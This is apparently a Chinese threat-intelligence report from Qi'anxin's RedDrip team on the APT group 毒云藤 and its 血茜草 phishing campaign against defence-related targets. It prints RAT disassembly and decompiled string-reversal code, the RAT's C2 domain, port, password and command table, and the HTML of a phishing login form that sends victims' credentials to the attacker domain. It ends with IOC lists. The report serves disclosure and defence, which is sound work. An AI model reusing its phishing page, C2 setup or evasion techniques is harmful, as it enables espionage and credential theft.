地址	HEX	数据	ASCII
004015FA	FF15 640B410	call dword ptr ds:[&KERNEL32.CreateFile]	CreateFile
00401600	8BF0	mov esi,eax	
00401602	83FE FF	cmp esi,-0x1	
00401605	0F84 8D03000	je .00401998	
00401608	6A 00	push 0x0	
0040160D	8D45 C8	lea eax,dword ptr ss:[ebp-0x38]	
00401610	50	push eax	
00401611	68 E8030000	push 0x3E8	
00401616	8085 B0F5FFF	lea eax,dword ptr ss:[ebp-0xA50]	
0040161C	50	push eax	
0040161D	56	push esi	
0040161E	FF15 14A0410	call dword ptr ds:[&KERNEL32.CloseHandle]	CloseHandle
00401624	56	push esi	
00401625	FF15 40A0410	call dword ptr ds:[&KERNEL32.CloseHandle]	CloseHandle
00401628	68 04010000	push 0x100	
00401630	8085 A8F0FFF	lea eax,dword ptr ss:[ebp-0x458]	
00401636	6A 00	push 0x0	
00401638	50	push eax	
00401639	E8 22350000	call .00404860	
ds:[00410014]=76791400 (kernel32.WriteFile)			

地址	HEX	数据	ASCII
0012EBE8	64 65 6C 20	22 N3 3A 5C 55 73 65 72 73 5C 58 20	del "C:\Users\.....
0012EBF8	45 4E 43 4F	7E 31 5C 41 70 70 44 61 74 61 5C 4C	\AppData\L.....
0012EC08	6F 63 61 6C	5C 54 65 6D 70 5C 5F 5F 5F 5F 5F 5F	ocai\temp\.....
0012EC18	5F 5F 5F 5F	5F 5F 5F 5F 5F 5F 5F 5F 2E 72 74 66rtf
0012EC28	5F 77 69 6E	64 6F 77 73 2E 74 78 74 22 0D 0A 64	_windows.txt".d
0012EC38	65 6C 20 22	43 3A 5C 55 73 65 72 73 5C 58 20 45	e1 "C:\Users\.....
0012EC48	4E 43 NF 7E	31 5C 41 70 70 44 61 74 61 5C 4C 6F	\AppData\Lo.....
0012EC58	63 61 6C 5C	54 65 6D 70 5C 73 79 73 7B 65 60 2E	cal\temp\system.
0012EC68	62 61 74 22	00 00 00 00 00 00 00 00 00 00 00 00 00	bat".....
0012EC78	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
0012EC88	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00
0012EC98	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00

钓鱼诱饵分析

在对数十个可以下载的钓鱼网站的诱饵进行分析后，我们发现诱饵几乎均与军情、网络国防有关。

常见为国防会议，可见该组织对大陆的军情战略研究颇深。


相关信息.rar

导航

搜索文件

标题 页面 结果

- 助力·同频同理·军民融合·助力·国防和军队信息...
中国国防信息化装备与技术博览会 联系热线：+8...
- 一、展会概况
- 二、组织机构
- 三、展品亮点
中国国防信息化装备与技术博览会 联系热线：+8...
- 五、上届回顾
- 六、观众分析
- 数据统计
中国国防信息化装备与技术博览会 联系热线：+8...
- 二、武器装备信息化/指控及自动化/军工电子...
- 三、制高点/微波/毫米波/电磁组件和元器件等...
- 四、北斗导航/惯性导航/传感器与仪器仪表展区
- 五、安全可控/网通与信息安全/云计算/大数据...
- 六、军事信息显示终端/会议系统/数字化设备...
- 七、军事侦察通信/探测对抗/伪装/隐身...
- 八、无人机及智能航载/特种作战机器人展区...
- 九、军用安检设备/人工智能与军警装备成果...
- 十、其他特种与军械装备及军工配套科技产品...
- 九、广告项目
- 十一、观众统计
中国国防信息化装备与技术博览会 联系热线：+8...



邀請函

第十二届北京中国国际国防电子展.rar

CDEX

第十二届中国国际国防电子展览会
CHINA INTERNATIONAL DEFENSE ELECTRONICS EXHIBITION

北京·中国国际展览中心(静安庄)

2020年5月6日~8日

军工电子链接 国防力量 自主创新 智胜 强军未来

为何参展

同期活动 专家大咖探讨行业需求和未来

展会同期将举办高峰论坛、对接洽谈、场外考察、项目推介、合作签约、新品发布等系列活动。论坛将深度探讨国防电子未来的发展方向以及应用前景，同时发布各军兵种需求以及先进企业新技术、新产品。邀请有关部门领导、专家学者、行业领袖、企业代表共同发声，为参展企业提供高效的交流平台。

独家平台 汇集军工电子行业顶尖企业

作为国内唯一军工电子类展会，本届展会着力突出自主创新。汇集行业内拥有核心自主知识产权的企业，重点展示计算机、测试测量、导航、连接器等最先进、最前沿的国防电子产品、技术和解决方案。是业内人士了解行业发展现状、分析市场需求的绝佳平台。

面向用户 供需双方实现无缝精准对接


将邀请来自军委装备发展部、军委后勤保障部、军委装备发展部：海、陆、空、火箭军、战略支援部队；各军工集团及下属研究所；各军贸公司；各驻华使馆武官及海外高级访问团；工业和信息化部、国防科工局、中国科学院、全国工商联、地方融办；大专院校的专业观众和买家与企业进行精准对接。

参展范围

电子信息领域

新一代网络设备、光传输设备、通讯设备、特种计算机及外部设备、网络安全产品与系统、新型显示器件、电子元器件、专用电子设备；北斗导航系统、人工智能、军用雷达、遥感探测、传感、测试、数字仿真等应用技术及软硬件产品。

关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf



退役军人事务部 财政部关于调整部分
优抚对象等人员抚恤和生活补助标准的通知



我们在对毒云藤组织的历史攻击进行复盘过程中，发现了一些此前未被披露过的诱饵，借此机会展示给大家，以提高读者的安全意识。

这类型诱饵均为通过木马释放。

(一) 文档类

20090112300014投稿作者通讯表模板.doc

作者通讯表

您好：

烦请您填写本表，并及时反馈，谢谢您的合作！

姓名	
发票单位	
通讯地址（详细）	
邮政编码	
联系电话/手机	
E-mail	

《火力与指挥控制》稿件审查结果通知单.doc



- 视频类

元旦.swf



端午.swf



(三)窗口类

恶意软件启动后，会弹出窗口提示文件已经被破坏，请重新安装软件



归属毒云藤原因

毒云藤(APT-C-01)组织是一个长期针对国内国防、政府、科技和教育领域的重要机构实施网络间谍攻击活动的APT团伙，其最早的攻击活动可以追溯到2007年，奇安信威胁情报中心的红雨滴安全研究团队对该团伙的活动一直保持着持续的跟踪。

该组织擅长对目标实施鱼叉攻击和水坑攻击，植入修改后的ZXShell、Poison Ivy、XRAT商业木马，并使用动态域名作为其控制基础设施。

去年该组织就使用编号为CVE-2018-20250的WinRAR ACE漏洞向中国大陆数十个重点目标投递了多个RAT木马。投递的RAT木马核心与3年前的版本相比除了配置信息外并未发现新的功能性更新，证实在恶意软件层面毒云藤并未做较大的更迭。

其中一起攻击中，毒云藤组织投放了一个利用了CVE-2018-20250的WinRAR ACE漏洞的压缩包文件：**2019工作规划进度.rar**

压缩包打开后，文件排列如下所示，点开每个文件夹，均显示为一张模糊图片，以此来诱导受害者解压压缩包。



当使用低版本的winrar软件进行压缩包解压操作时即会导致漏洞触发，

从而导致在 %AppData%\Microsoft\Windows\Start Menu\Programs\Startup 目录释放 svchost.exe，当用户重启计算机或者注销登录后将执行恶意代码：



svchost.exe是一个远控木马，其启动后连接myaccount.emailsevr.net的80端口，创建C&C信道，发布上线数据包，上线密码: hcc7fd&fp36@，如图：



```
push    esi
push    offset ad0    ; "80"
call    _atoi
mov    esi, ds:Sleep
add    esp, 4
mov    dword_400500, eax

; CODE_X86F1_Func_Connect+045
push    offset myaccountmail ; "myaccount@emailsevr.net"
call    sub_402400
mov    ecx, dword_400500
mov    edx, RootPathName
add    esp, 4
push    ecx
push    eax
push    eax
call    sub_402740
test    eax, eax
jne    short loc_40220F
push    edi
call    _Sleep
imw    short loc_402205

loc_40220F:
        ; CODE_X86F1_Func_CommandList
        mov    ebx, RootPathName
        cmp    ebx, 0FFFFFFFFFF
        je    short loc_402355
        push    0
        call    sub_402270
        mov    ebx, eax
        lea    eax, [esp+300+var_278]
        push    eax
        call    sub_402270
        mov    ebx, eax
        lea    eax, [esp+300+var_288]
        add    ebx, 4
        jmp    short loc_40220F
        mov    edi, offset mycmdpath ; "%cmdpath%"
        or    ecx, 0FFFFFFFFFF
        repne scasb
        test    edi, edi
        lea    edi, [eax+300+var_288]
```

发布上线数据包后，其会进入远控的功能循环部分，并等待接收远控指令。

远控的命令与响应功能如下图：

Token	功能
0x04	关闭连接
0x41	远程shell
0x42	进程枚举
0x43	结束指定进程
0x51	枚举驱动器
0x52	列指定目录
0x53	上传文件到受害者
0x54	下载受害者的文件
0x55	删除文件
0x56	远程执行

我们将本次的dropper与奇安信威胁情报中心于2018年5月前追踪的毒云藤针对数家船舶重工企业、港口运营公司等海事行业机构发动鱼叉攻击的恶意代码进行代码比对后，可以发现本次代码使用了同样的方法触发异常代码，并进入第二层的代码，两个木马的API调用函数几乎一致。



此外，代码中的字符串用的均为反序的字符串，通过C语言的strrev把字符串反序回来，该种方式，毒云藤曾在2015年的木马上使用过。

```

1 signed int __stdcall sub_401710(int *a1)
2 {
3     HMODULE v1; // esi
4     int *v2; // ebx
5     int v3; // eax
6     CHAR ProcName[4]; // [esp+8h] [ebp-Ch]
7
8     v1 = LoadLibraryA(LibFileName);
9     if (!v1)
10    {
11        strcpy(ProcName, "AtekcoSASN");
12        strrev(ProcName);
13        v2 = (int *)GetProcAddress(v1, ProcName);
14    }
15    else
16    {
17        v2 = a1;
18    }
19    v3 = ((int __stdcall *)(signed int, signed int, _DwORD, _DwORD, _DwORD, signed int))v2(2, 1, 0, 0, 0, 1);
20    if (v3 != -1)
21        *a1 = v3;
22    return 1;
23}

```

为了获取更多攻击者的信息，我们通过对木马回连的C2: myaccount.emailsevr.net进行关联分析后，发现其解析IP为133.130.102.181

通过奇安信威胁情报平台反查可得部分钓鱼网站域名。

The screenshot shows a search results page for domain names. The results table has columns for 域名 (Domain), 最早看到 (First Seen), 最近看到 (Last Seen), and 标签 (Tags). Several domains are listed, including `yyy.dyns1.com`, `www.emailsevr.net`, `163.dyns1.com`, `lemongood.webshop.me`, `ys.dyns1.com`, `163cloudload:centertri.online`, `163cloudload:centertri.com`, and `163cloudRoad.securitytactics.com`. The row for `www.emailsevr.net` is highlighted with a red border.

在对`emailsevr.net`域名进行访问的时候，我们发现其为一个钓鱼网站

The screenshot shows a browser window with the URL `http://www.emailsevr.net`. The page title is "网易邮箱帐号". The main content area contains a list of troubleshooting steps for account login issues. To the right, there is a login form for "登录网易邮箱帐号" (Log in to NetEase Mail Account) with fields for "帐 号" (Account) and "密 码" (Password). Below the form are links for "没有网易通行证?" (No NetEase PassPort?) and "马上注册一个" (Register one now). On the far right, there is a sidebar titled "帐号安全保护" (Account Security Protection) with options like "找回令" (Find my phone), "帐号通" (Account PassPort), "电子密保卡(免费)" (Free Electronic Security Card), "电话密保" (Phone Security Protection), "实体密保卡" (Physical Security Card), and "指定帐号" (Designated Account).

而在另一起钓鱼攻击中，一个通过`163-tuiguang.net`的自建邮件服务器发送的钓鱼邮件中，在点击“点击这边”蓝字可跳转到钓鱼网站



打开后的界面与`emailsevr.net`完全一致，同样是让用户输入用户名密码下载文件：



通过分析网站的源代码，可以发现代码会将访问页面的时间和当前访问IP一同通过表单发送到服务器，也就是emailsevr.net服务器

```
<div class="info" id="ellum">请进行文件下载安全验证</div>
<form id="flogin" name="flogin" method="post" action="http://www.emailsevr.net/transfer.php?downloadlink" autocomplete="off" onsubmit="return checkData1()" target="_self">
    <input type="hidden" name="time" value="2019-04-19 12:29:27" />
    <input type="hidden" name="document" value="" />
    <input type="hidden" name="accessip" value="122.55.52.12" />

```

其中checkData1会去确认密码的复杂度，如果长度小于1大于20则显示密码不正确

```
function checkData1() {
    var username = document.getElementById("username").value;
    if(!checkUsername(username)) {
        document.getElementById("eHint").innerHTML = "请您输入正确的用户名<br />";
        document.getElementById("username").focus();
        return false;
    }
    if( document.getElementById("password").value.length<1 || document.getElementById("password").value.length>20 ) {
        document.getElementById("eHint").innerHTML = "请您输入正确的密码<br />";
        document.getElementById("password").focus();
        return false;
    }
}
```

下载的URL格式大致如下：

<http://www.emailsevr.net/?downloadlink=XXX&file=XXX&title=XXX>

其中Title的名字为下载的文件名在输入密码长度正确时，点击登陆后，会转向一个下载链接，可见，该链接实际上确实为163的邮箱地址，用于文件中转存储的地方。

Request		Response	
Raw	Params	Headers	Hex
POST			
Host: www.emailsevr.net		HTTP/1.1 302 Found	
Content-Length: 232		Date: Tue, 16 Apr 2019 02:04:14 GMT	
Cache-Control: max-age=0		Server: Apache/2.4.29 (Ubuntu)	
Origin: http://www.emailsevr.net		Location: http://fs.163.com/fs/display/?p=MEETEASE-HUGE-ATTACHMENT	
Upgrade-Insecure-Requests: 1		Content-Length: 0	
Content-Type: application/x-www-form-urlencoded		Connection: close	
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)		Content-Type: text/html; charset=UTF-8	
Chrome/73.0.3630.103 Safari/537.36			
Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;			
Referer:			
http://www.emailsevr.net/?downloadlink=YUhsMGhEEl3ZMhMp6TGpFMk1SNWpJMjZ2Wm5NdpHsHgjR3mZVAL2IEMMIVTVQVAVVWGIwVXRTRl23JMVQZGUJRMGhOU5IVF4b4tDQ			
=%E9%%			
AE%8%			
B4%8%			
BD%9%			
Accept-Encoding:			
Accept-Language: zh-CN,zh;q=0.9			
Connection: close			

上图演示时，文件已失效，因此后台会给他返回的一个失效链接。

如果存在则会弹出真正的网易网盘的下载地址。

<http://fs.163.com/fs/display/?p=xxx&file=xxx>

而域名163-tuiguang.net便是血茜草活动的钓鱼网站之源，基于此，可以将血茜草活动与毒云藤组织关联起来。

总结

在对毒云藤组织所进行的血茜草活动进行整体分析后，不难发现该华语APT组织的一个攻击趋势：利用社会工程学进行情报收集。

鉴于钓鱼活动会极大的利用人心漏洞，借此报告望读者提高对网络攻击的识别能力，勿要打开未知来源的邮件的附件或链接，勿要向域名URL奇形怪状的网站输入邮箱和密码。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。（Ti.qianxin.com）。



附录1血茜草行动部分IOC

LJFrame1钓鱼网站域名

neteaseyhnujm.serveusers.com
neteasedqwert.serveuser.com
www.emailsevr.net
yls.dynssl.com
163.dynssl.com
163cloudload.cemtertr.online
163cloudload.securitytactics.com
qq-membearzhip.mrbonus.com
163-tuiguang.com
netease-master.com
163-member.com
netease-help.com
netease-decryption.com
163-membership.com

已记载的钓鱼网站诱饵示例：

真实网盘	诱饵名
QQ邮箱	上海*****对象名单.doc
163邮箱	****人才招聘信息.doc
163邮箱	*****名单统计表.xls
163邮箱	征求意见通知书.pdf
163邮箱	合同初稿(2018.11.18).docx
163邮箱	关于报送OA系统联络人的通知.doc
163邮箱	关于机场信息小中心及方法改造享目说明.docx
QQ邮箱	《南部杜氏中医》献方.7z
QQ邮箱	新表.xls

LJFrame2

伪造网站	钓鱼域名	解析IP	网站诱饵
163邮箱	qqmailservers.serveuser.com	45.76.94.151	****人才招聘信息.doc
163邮箱	fuwumostsystem.serveuser.com count.mail.163.com.uswebmailsmtp.online	199.247.0.113	
163邮箱	serve163.servepics.com	149.28.36.134	2020****学术交流大会征稿通知.pdf
126邮箱	rilakkuma.justdied.com	139.180.214.245 149.28.154.5 45.76.51.47 45.77.24.192	***技成果鉴定通知及产业未来发展趋势预测报告.rar
163邮箱	qqmailservers.serveuser.com	45.76.94.151	***人才招聘信息.doc
网易免费邮	mailfile.dubya.info	149.28.186.36	XX模拟报告.docx
QQ中转站	webmailaccounts.serveuser.com	78.141.193.185	关于调整****助标 准 的 通 知.pdf

LJFrame3

伪造网站	钓鱼域名	解析IP	网站诱饵
QQ邮箱中转站	163icpbj.serveusers.com	167.179.101.49	职缺与对应薪酬一览表.7z

QQ邮箱中转站	163uswebmail.serveusers.com	139.180.216.24	我司兼职职缺与对应薪酬一览表.doc
QQ邮箱中转站	downloaddrive.dynamic-dns.net	45.76.66.60	第**电子展.rar
QQ邮箱中转站	yaheatyuio.serveuser.com	45.77.44.242	相关信息.rar
163网盘文件下载	126-maildownload.serveusers.com mingming.cf ming1.tk	167.179.79.209	军民融合发展展览兼职及对应薪资一览表.doc
163网盘文件下载	163maildownloadiclp.serveusers.com	45.32.26.132	征文通知.rar
163网盘文件下载	163datadownloaddomain.serveusers.co m 163emails.ddns.info 163mailboxdownload.servehttp.com email-filedownfile.ddns.net sitdownplease-01.servepics.com xproxybox.servehttp.com xproxybox.zapto.org	155.138.128.101	军民融合发展展览兼职及对应薪资一览表.doc
QQ中转站	hkxbbuaa.servehttp.com www.smalll.top	45.32.27.69	***疫情期间重要通知.rar
QQ中转站	qqmailsoftwarepatch.serveuser.com qqmailsoftwarepatch.serveusers.com softwarepatch.serveusers.com	207.148.10.221	相关信息.rar
QQ中转站	163mail.serveuser.com qq-cloudmail-download.serveuser.com qqmailserver.dynamic-dns.net qqmailservice.dsmtip.com	45.77.157.67	兼职职缺与对应薪酬一览表.doc
QQ中转站	163icpbj.serveusers.com winupdate.organiccrap.com	108.61.247.62	职缺与对应薪酬一览表.7z
QQ中转站	maildocument.serveuser.com webmailqq.xyz	45.32.28.119	***防中的应用.pdf
163网盘	cty-thongminhtq.zapto.org grandviewctd.serveusers.com grandviewins.zapto.org grendviewetd.myvnc.com	104.238.157.144	军民融合发展展览兼职及对应薪资一览表.doc

usviph9.carpox.com

毒云藤样本MD5

004d7c37c65f418e91f5f6329a9f1092
389f7e80b22facf9fda048762fd271b0
182baf8d5e720bb7019b34fc7d2294f9
41c7e09170037fafe95bb691df021a20

附录2奇安信威胁情报中心

奇安信威胁情报中心是北京奇安信科技有限公司（奇安信集团）旗下的威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于奇安信长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

奇安信威胁情报中心对外服务平台网址为<https://ti.qianxin.com/>。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。



微信公众号：

奇安信威胁情报中心：



奇安信病毒响应中心：



附录3 红雨滴团队 (RedDrip Team)

奇安信旗下的高级威胁研究团队红雨滴（天眼实验室），成立于2015年，持续运营奇安信威胁情报中心至今，专注于APT攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT攻击团伙的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和团伙层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自2015年持续发现多个包括海莲花在内的APT团伙在中国境内的长期活动，并发布国内首个团伙层面的APT事件揭露报告，开创了国内APT攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

团队LOGO：



关注二维码：



